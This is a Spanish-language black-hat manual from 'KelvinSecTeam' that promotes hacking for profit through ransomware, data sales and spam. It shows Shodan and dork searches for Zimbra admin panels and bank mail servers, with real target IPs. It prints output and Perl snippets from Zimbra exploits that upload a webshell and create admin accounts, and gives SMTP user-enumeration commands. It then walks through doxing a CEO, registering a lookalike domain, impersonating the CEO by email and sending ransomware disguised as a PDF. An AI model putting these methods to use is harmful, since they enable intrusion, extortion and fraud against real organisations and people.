



Web Ransomware

“Top Negocios BlackHat Del Momento”

Autor: CEO - Kelvin Parra

Team: KelvinSecTeam

ADVERTENCIA:



Los métodos utilizados en este manual son exclusivamente para fines educativos “KelvinSecurity” ha demostrado durante un largo tiempo técnicas blackhat todos estos métodos deben ser tomados con responsabilidad.



FBI

www.ksecureteam.com (Expertos En El Area Hacking)



Black Hat: Los métodos utilizados por blackhat son realizados para fines de malignos y lo que esperamos obtener de todo esto es dinero en el negocio del hacking de sombrero negro los métodos son sencillos de hecho puedes aprender el básico hacking que encuentres a nivel general y utilizarlos para el mal entre ellos existen negocios uno de ellos el “Ransomware” otro de ellos “Carding” y para nombrar otro “Servicios Spam Y Denegación De Servicio”.



- CSI Hacker BlackHat

Más que una advertencia se trata de tener todo bajo control una vez de haber tenido la data de un servidor un blackhat se encarga de financiar con mi experiencia como greyhat podemos llegar a concluir que podríamos hacer con nuestras vidas dedicarnos a ser un sombrero blanco y ganar una pequeña cantidad o vender la data como tal en la darknet.



DarkNet: Esta parte del “Mercado Negro” se encuentra en la red que muchos la llaman la deep web aca donde puedes comprar “Manuales, Drogas, Armamento, Material Confidencial y Bases De Datos” es donde tu como black hat puedes comenzar a tomar territorio podríamos tener la base de datos de “Apple” y al dia siguiente financiar por una gran cantidad.

Comienzo De Un Negocio Black Hat:



Te contamos una gran cantidad de servicios black hat que se dan a conocer algunos de ellos son automatizados y otros que necesitan de la presencia de un hacker maligno para realizar todo estos trabajos.

Servicios BlackHat:

-
- Trabajos Políticos
 - Infección con malware



- doxing y investigación digital (Social Hacking)
- Ataques de denegación de servicio
- venta de bases de datos (Dumps)
- Ataques Coordinados a empresas
- Defacement
- Venta De Credenciales A Sistemas Industriales
- Infección Con Ransomware (Empresas, Clínicas, Servicios Públicos)
- Email Spoofing Spam Masivo Con Phishing y Malware
- Uso de botnets para prestar servicios
- Involucración en ataques a instituciones bancarias

Trabajos Políticos: Podría decirse que tu actividad en el real hacking podría atraer a clientes de distintos países si eres capaz de atacar cualquier servidor de correo STMP personalizado utilizando los mayores recursos podrías darle un buen uso para tu trabajo en el caso del hackeo a DNC durante las elecciones de estados unidos un hacker denominado Guccifer logró acceder a los correos STMP WebMail y también a la CMS Wordpress pero todo pudo haber sido muy sencillo Guccifer acostumbra a administrar por orden todos los usuarios “Víctimas” en un EXCEL.



- Union Russian Hackers, Guccifer, Wikileaks

Durante el arresto de Guccifer este hacker hoy en día fue publicando una nueva cantidad de filtraciones su blog denominado Guccifer 2.0 ha sido viral



tanto así que wikipedia le concedió un puesto para aclarar la función de Guccifer 2.0.

Blog: <https://guccifer2.wordpress.com>

Trump también pudo haber sido vulnerado de la misma forma que este partido fue vulnerado pero la única misión aca en este entorno hacking era divulgar la información que sea necesario y extremadamente confidencial para que ese partido perdiera seguidores actos de guerras y aliados del ISIS documentos relacionados como estos fueron publicados en wikileaks.

R^Evision del ultimo ataque:

```
From: "PIR" <preines
Date: Mon, 16 Apr 2012 19:35:12 +0000
To: Evergreen<HDR22 clintonemail.com >
ReplyTo: preines
Cc: CDM<cher I.mills ; Huma Abedin<Huma@clintonemail.com >; Jake
. Sullivan
Subject:Fw: What It Takes to Be a Great Secretary of State (with my edits in red)
```

- Proveedor de correo stamp “Clintonemail.com servidor privado”

El servidor Clintonemail fue utilizado ya años por el grupo de trabajo de Hillary y su proveedor “mimicast” el problema de ello es el Sender Policy Framework instalado pero mal configurado es uno de los detalles.

```
"v=spf1 include:_netblocks.mimecast.com ~all"
```



- Involucracion de un hacker al servidor clintonemail.com

Los ataques informáticos dirigidos a los servidores personalizado con mensajería privada STMP pueden ser vulnerados en caso del proveedor de correo de hillary técnicas como MX Inyeccion Via IMAP no fue dado como un resultado exitoso.

Zimbra 0day / File Inclusion:

Country	Count
United States	2,869
Brazil	1,549
France	1,545
Indonesia	1,326
Germany	1,259

Zimbra Administration
163.172.43.116
163.172.43.116.rev.poneytelecom.eu
ONLINE SAS
Added on 2017-03-25 03:21:34 GMT
United Kingdom
[Details](#)

Zimbra Administration
109.204.125.139
unknown.griffin.com
EasyNet Channel Partners Limited
Added on 2017-03-26 03:21:02 GMT
United Kingdom, Bly
[Details](#)

- Identificación de Zimbra Administración Por Shodan



inurl::7071/zimbraAdmin/

Todos Maps Videos Noticias Imágenes Más Preferencias Herramientas

Cerca de 174 resultados (0.46 segundos)

Zimbra Administration
<https://mail.camtel.cm:7071/zimbraAdmin/> ▾ Traducir esta página
Zimbra :: the leader in open source messaging and collaboration :: Blog - Wiki - Forums. Copyright © 2005-2017 VMware, Inc. VMware and Zimbra are ...

Zimbra Administration - XMission
<https://imbabura.gob.ec:7071/zimbraAdmin/>; ▾ Traducir esta página

- Identificación de Zimbra Administración Via Dorks

La explotación de zimbra consiste en escalar los privilegios necesario de un registro común hasta integrarse como administrador (Usuario Privilegiado) el proceso hoy en día se automatizó y podemos darte un ejemplo de cómo Zimbra es vulnerable como sabrás de esta manera puedes encontrar el panel administrativo de Zimbra.

a continuación la ejecución de un script en lenguaje de programación perl que indica la explotación automatizada de zimbra.



Zimbra Explotación:

Nota: Dejare los scripts en el pack. este script no quiere decir que explotara cualquier servidor bajo zimbra por ahora identificamos y aprendemos a buscar nuestras víctimas “Recuerda” que si te encuentras en un mail zimbra como por ejemplo “mail.ejemplo.com**” debes tomar en cuenta que para encontrar el modulo administrativo podras utilizar el puerto “**7071**” como el siguiente ejemplo www.ejemplo.com:7071**



```
nrK@NRK-KELVIN D:\Tools\zimbra exploit
> zimbra.pl
"clear" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
-----
-- Zimbra file inclusion/Shell upload exploit
-- Code by: Simo Ben youssef <simo_at_MorXploit_dot_com>
-- http://www.MorXploit.com
-----

Usage: perl D:\Tools\zimbra exploit\zimbra.pl host port
Exp: perl D:\Tools\zimbra exploit\zimbra.pl localhost 7071

nrK@NRK-KELVIN D:\Tools\zimbra exploit
> 
```


- Zimbra.pl (Obtiene usuario y Contraseña)

```
nrK@NRK-KELVIN D:\Tools\zimbra exploit
> zm.pl
"clear" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
-----
-- Zimbra file inclusion/Admin account creation exploit
-- Code by: Simo Ben youssef <simo_at_MorXploit_dot_com>
-- http://www.MorXploit.com
-----

Usage: perl D:\Tools\zimbra exploit\zm.pl host port user pass
Exp: perl D:\Tools\zimbra exploit\zm.pl localhost 7071 newadmin newpass123
```

- zm.pl (añade un usuario y contraseña)

Logica de la explotación Zimbra:



- Diagrama De Proceso De Explotación Directa

El Script realiza una función de File Inclusion Bajo una vulnerabilidad XXE sin embargo la herramienta (Script zimbra.pl) nos permite subir una Shell en zimbra entorno a la siguiente direcciones:

```
my $whoami =  
$ua->get("https://$host:$port/downloads/$shellname?cmd=whoami");  
my $uname =  
$ua->get("https://$host:$port/downloads/$shellname?cmd=uname%20-n");  
my $id = $ua->get("https://$host:$port/downloads/$shellname?cmd=id");  
my $unamea =  
$ua->get("https://$host:$port/downloads/$shellname?cmd=uname%20-a");
```

Objetivo: Gestionar las credenciales administrativas.

```
[+] Target set to https://correo.ipvap.gob.ve:7071  
[*] Extracting zimbra ldap password/username:  
[*] Trying to get zimbra_user  
[-] Failed to get zimbra_user! Probably not vulnerable
```

- Servidor No Vulnerable



Enumeracion de correos smtp:

Existen nombres de usuario dentro de un servidor smtp privado podríamos decir que podemos hacer públicos ciertos correos pero otros los creamos con el fin de no ser compartidos y hacerlo funcionar como una mensajería privada de la empresa o organización.

a continuación un ejemplo básico:

ayuda@apple.com ha sido un correo que ayuda a sus clientes para brindarle información mientras R00t@apple.com ha sido un correo gestionado por el servidor y personalizado por administradores con el fin de “Planificar, Organizar y Tomar acciones” los correos pueden ser falsificados si no tienes seguridad implementada por medio del puerto 25 nos damos cuenta de los miles de servidores STMP que podríamos echarle el ojo e incluso instituciones bancarias.

Examples:

```
$ smtp-user-enum.pl -M VRFY -U users.txt -t 10.0.0.1
$ smtp-user-enum.pl -M EXPN -u admin1 -t 10.0.0.1
$ smtp-user-enum.pl -M RCPT -U users.txt -T mail-server-ips.txt
$ smtp-user-enum.pl -M EXPN -D example.com -U users.txt -t 10.0.0.1
```

- smtp enumeracion de usuarios Perl script
esta herramienta toma en cuenta los siguientes “**VRFY,EXPN,RCPT,EXPN**” que representan al puerto 25 en un servidor STMP habilitado.



The screenshot shows the SHODAN search interface with a red border around the results. The search query is "org:"banco" port:25 VRFY". The results page displays two main entries:

- 195.149.210.38**
Banco Santander S.A.
Added on 2017-03-26 13:45:53 GMT
Spain, Madrid
Details:
220 gruposantander.es ESMTP Postfix (2.6.6)
250-gruposantander.es
250-PIPELINING
250-SIZE 20480000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
- 200.10.205.9**
Banco de la Producción, S.A.
Added on 2017-03-25 18:34:32 GMT
Nicaragua, Managua
Details:
220 lpemm.premianbanpro.com.ni ESMTP Postfix
250-lpemm.premianbanpro.com.ni
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN

On the left, there are sections for "TOTAL RESULTS" (15), "TOP COUNTRIES" (Argentina, Venezuela, Nicaragua, Paraguay, Honduras), and "TOP ORGANIZATIONS" (BBVA Banco Frances SA, BBVA Banco Provincial S.A., Banco del Pacifico, Banco de la Producción, S.A., Banco Supervielle Sociedad...).

- org:"banco" port:25 VRFY

Utilizando STMP enumeración:

Ahora una vez ejecutemos el script bajo perl script debemos crear de ello los diccionarios ya que forzara al servidor STMP de gestionar los nombres de usuarios de la plataforma de correo personalizada para ello creamos un fichero de texto con nombre (**Users, Usuarios, Names**) como lo quieras llamar y también nos crea otro fichero de texto para procesar las IPs Víctimas de los servidores STMP que debe estar compuesta de la siguiente forma:



usuarios: Bloc de notas	IP: Bloc de notas
Archivo	Archivo
Edición	Edición
Formato	Formato
admin	195.149.210.38
administrator	200.10.205.9
senado	200.5.92.71
gobierno	190.216.248.214
mexico	200.5.92.72
soporte	179.0.202.23
root	190.216.248.215
Root	
sysadmin	
root	
admin	
test	
guest	
info	
adm	
mysql	
user	
administrator	
oracle	
ftp	
SSH	
LISTA DE USUARIOS	
LISTA DE SERVIDORES	

utilizando el comando:

smtp-user-enum.pl -M VRFY -U usuarios.txt -T IP.txt

debería procesar automatizadamente la búsqueda de dichos “Nombres” de usuario en el servidor smtp.

esto sería un ejemplo ahora que vamos estudiando el hacking en un entorno de servidores de correos personalizados debemos saber como funciona la infección de malware podríamos falsificar un correo de alguna empresa y mandarlo pero falsificarlo haciéndolo pasar por un documento.



Papel De Ransomware En El BlackHat:

Imagine una fusión de un gusano informático que se propaga y un Troyano se pueden cumplir el mismo papel en un solo “Virus Informático” ya que no es un simple virus se le podría dar otro nombre pero muchos lo hacen llamar “**Ransomware**”. este fichero malicioso que se puede hacer pasar por un documento durante un tiempo detallamos “**Brontok**” que es un gusano informático que fue creado con fines de ciberguerra en caso de ransomware puede bloquear el ordenador realizar una doble encriptación sobre los documentos, audios y textos del ordenador víctima a continuacion unas imagenes reales de una empresa la cual fue bloqueada por este malware y ha solicitado los servicio de KelvinSecTeam - KelvinSecurity para reparar el daño causado.

la empresa se le fue robada la data un ransomware creado por piratas informáticos de la india piden rescate sobre el ordenador la empresa llamada mbe latam pide soporte técnico urgente para reparar los daños sobre su ordenador basado en un sistema operativo windows.

Nombre	Fecha de modificación	Tipo	Tamaño
1483768675_log	07-01-2017 02:26 a...	Documento de tex...	21 KB
1483768675_log.txt.[mk.scorpion@aol.com]	07-01-2017 02:03 a...	Archivo WALLET	12 KB
1483769418_log.txt.[mk.scorpion@aol.com]	09-01-2017 02:28 ...	Archivo WALLET	7.856 KB
bcn.cmd.[mk.scorpion@aol.com]	07-01-2017 02:01 a...	Archivo WALLET	1 KB
payload_131MMK	05-01-2017 04:56 a...	Aplicación	88 KB
processhacker-2.39-setup.exe.[mk.scorpion@aol.com]	07-01-2017 02:01 a...	Archivo WALLET	2.983 KB
svchost.vbs.[mk.scorpion@aol.com]	07-01-2017 02:03 a...	Archivo WALLET	1 KB
svchost.exe.[mk.scorpion@aol.com]	09-01-2017 02:28 ...	Archivo WALLET	2.336 KB


- Carga Útil en proceso Troyano Trabajando

Cómo funciona brontok ha funcionado el ransomware por el momento establece un cifrado en los ficheros y cambia el formato de los documentos tus acciones serán nulas al intentar modificar algo pero su unica solucion sera contactar a un anti malware “mitigador” del problema presente este mitigador tendrá como objetivo eliminar las ubicaciones donde se almacenan los ficheros que permiten establecer una conexión del “Operador” del ransomware.



- Al momento de acceder a cualquier fichero el mensaje será el siguiente

Soporte técnicos han aclarado que podría tratarse de una infección que e incluso ha secuestrado su “RED” no tienen acceso a la “RED” muchos quieren aclara que con un firewall podrían haber evitado un ataque de este tipo pero muchas veces las infecciones se presentan cuando por una mala acción ingresa la víctima al correo y nota algo extraño y es que ha llegado un mensaje con archivos parecidos a los de su empresa a continuación un ejemplo gráfico:



- Proceso De Infección

En primer lugar sabemos que cualquier malware puede ser “**Escondido o Oculto**” en un formato especial como lo que es el .pdf a medida que la víctima ya ha dado por ejecución el documento en este caso un PDF simulado se puede decir que este malware ya ha sido ejecutado lo cual comienza un “Conteo” que consiste en que el usuario infectado debe pagar o por lo contrario muchos de sus archivos serán eliminado.



Protocolo del ransomware:

- 1) aplicar doxing: Aplicaremos doxing a nuestra víctimas pero debemos saber que víctima seria en mi caso escogería a víctimas empresariales entre ellos los CEO de empresas y este malware propagado no solo al CEO si no a sus clientes.

Mark Hanning

All News Images Videos Shopping More ▾ Search tools

About 63,200,000 results (1.31 seconds)

Qualicart / CEO

Mark Hanning
Aug 20, 2010 – Present



Mark Hanning is the President and CEO of Qualicart Corporation. He also serves as a member of the board of the Everlight Foundation and is an advisor to the Economic Technology Council.

- Ubicando A Mi víctima



The screenshot shows a profile page with a red border. On the left, there's a sidebar with partially visible text like 'JPS_PER_I' and 'ate at 10'. The main area has a header 'About' with a person icon. Below it is a section with a grey background containing the text: 'To see what he shares with friends, send him a friend request.' To the right of this is a vertical menu with options: Overview, Work and Education, Places He's Lived, Contact and Basic Info, and 'Family and Relationships' which is highlighted in blue. To the right of the menu is a 'RELATIONSHIP' section with a photo of a woman and the text 'Married to Lisa Hanning'. Below this is a 'FAMILY MEMBERS' section with a photo of a man and the text 'Brother of Kenny Hanning'.

- Buscando Relaciones De Sus Perfiles Sociales.

No cabe duda que aquí en esta etapa existe la falsificación de cuentas y que podríamos hacernos pasar por este CEO para tomar una relación en común para preparar un ataque mediante ingeniería social.

The screenshot shows a message window with a red border. On the left is a small profile picture of a person. The message content reads: 'Hey Lisa! This is Julie from Wesleyan. Long time no see, as they say :)'.

- Petición De Amistad Y Mensaje De Confirmación De Identidad



Mark Hanning

Founder/CEO at **Qualicart**

San Francisco Bay Area • Internet Payment

Current: Founder/CEO at **Qualicart**

Past: VP Finance, InterCap

Education: Stanford University



Ryan Harrison

Employee at **Qualicart**

San Francisco Bay Area • Internet Payment

Current: Employee at **Qualicart**

Past: Employee at Evernever

- Para mayor recopilación de información buscamos empleados y importantes puestos de la empresa

Existen distintos métodos de engaño 1) falsificando la identidad 2) creando dominios falsos que se comparan con el real.



Congratulations!

m.hanning@qualicart.com is being created.




Por lo usual en el negocio blackhat para propagar malware por email a una empresa se solicitan dominios parecidos a los de otras redes sociales y se habilita el STMP para gestionar nuevas direcciones de correos con el nombre de empleados de la empresa en este caso la empresa víctima se llamaba.


Qualicart.com y el pirata informatico gestiona “Qualicart.com” para engañar al usuario.

The screenshot shows a web-based account creation interface. At the top, it says "Create a new account" and "Create Man". Below that, it asks "Include the following:" with checkboxes for "Email" (which is checked), "Calendar", and "Files". A note below says "Free email with hosting: qualicart.com (0/100)". The next section is "Email Address:" with the input field containing "m.hanning@qualicart.com". Under "Password:", there is a field with several asterisks. Under "Confirm Password:", there is a field with several asterisks and a cursor. Below these fields is a button labeled "Show additional options". At the bottom left is a checkbox for "I agree to these terms.", and at the bottom right are "Create" and "Cancel" buttons.

- Generar una dirección de correo falsificada al dominio que tiene como nombre modificado al de la empresa pero con el nombre de usuario de un empleado.



- Nos hacemos pasar por “CEO” agregamos los destinatarios que son los correos de trabajadores de la empresa agregamos el mensaje a gusto allí es donde irá el fichero malicioso adjuntando en un documento mediante su visión se podría infectar los ordenadores.




- Creando Ransomware Con Funciones Y Monto Mediante Su Client.



Existe todo tipo de ransomware muchos son personalizamos podemos mediante la ejecución de client como habitualmente trabajamos con los rats y



Llenar datos específicos sólo habría que ingresar o habilitar funciones de bloqueo ya culminando el proceso de la creación sería disfrazar el fichero.



- Malware oculto en pdf y listo para enviar




- Por Último Se Descarga Y Se Realiza Su ejecución



Esto es lo que del protocolo de ataque de un ransomware construido y luego propagado la empresa se ve a pagar aun no hemos visto cómo diseñar este ransomware pero a continuación más sobre ello.



Proceso de encriptación



- encriptación de ficheros

CryptoLocker luego genera el algoritmo de clave privada AES para cifrar archivos en el destino Equipo, dirigiéndose a extensiones específicas, comunes (por ejemplo, .exe, .doc, .jpg, .pdf, etc.), y Generando una clave privada de 256 bits diferente para cada grupo de archivos por extensión de archivo. Después Cada grupo de archivos está cifrado, CryptoLocker utiliza la clave pública RSA que recibió de

El servidor C2 para cifrar la clave privada AES que se utilizó para cifrar los archivos.

- 1) Los archivos a cifrar se identifican por extensión.



- 2) Cada archivo se cifra utilizando el algoritmo de clave privada y la clave privada para la extensión especificada.
- 3) Despues de que todos los archivos estén encriptados, la clave privada de cada extensión se cifra utilizando el algoritmo de clave pública Y la clave pública CryptoLocker C & C.
- 4) Las claves cifradas se almacenan en el almacén local de claves.

Fuente de la imagen: Ted Fischer, Centro de Seguridad de Internet

The screenshot shows a marketplace listing for 'Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - ...'. The listing includes a message from the seller stating: 'All your files have been encrypted', 'Your files are now encrypted!', 'If you still need to pay the rescue key then us. We are the only one in the world who can possibly do it', 'so, a certificate is permanently deleted. The faster you are, the less time you will lose', 'the key will be permanently deleted and there will be no way of recovering your file.', 'at telling your ID (Email) and we will be as to issue the instructions.', 'no@email.com', 'if your file is encrypted No, we will encrypt back decrypted. Use it as a guarantee that we can deny', 'As soon as', 'Date and ID received', 'Date created', 'File extension', '2 days, 20 hours, 20 minutes and 26 sec'. To the right, there is a detailed product description: 'Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - FULL LIFETIME LICENSE'. It states: 'Stampado Ransomware' is wanted a Ransomware but never wanted to pay hundreds of dollars for it? - This list is for you! :) Stampado is a cheap and easy to manage ransomware, developed by me and my team. It...'. Below this is a table with product details:

Product class	Features	Origin country	Features
Digital goods		Worldwide	
Quantity left	Unlimited	Ships to	Worldwide
Ends in	Never	Payment	Escrow

Below the table are two dropdown menus: 'Default - 1 days - USD +0.00 / item' and 'Purchase price: USD 39.00'. The page has a navigation bar at the top with 'Botnets & Malware' and 'Stampado Ransomware - FUD - CHEAPEST - ONLY \$39 - ...'.

- DarkNet Venta De Malware

Sitios darknet onion se encuentran disponibles la venta de malware unos que otros están listos para usarlos 100% compilados son baratos y dependerá de ti propagarlos otros suelen encontrar en repositorios de GITHUB para darnos un poco mas de cuenta sobre el ransomware cómo se financia y cómo se da a conocer en el mercado negro.

Modelo de negocio moderno:

- Es gratis, el sitio toma un 20% de recorte
- Basado en TOR y Bitcoin
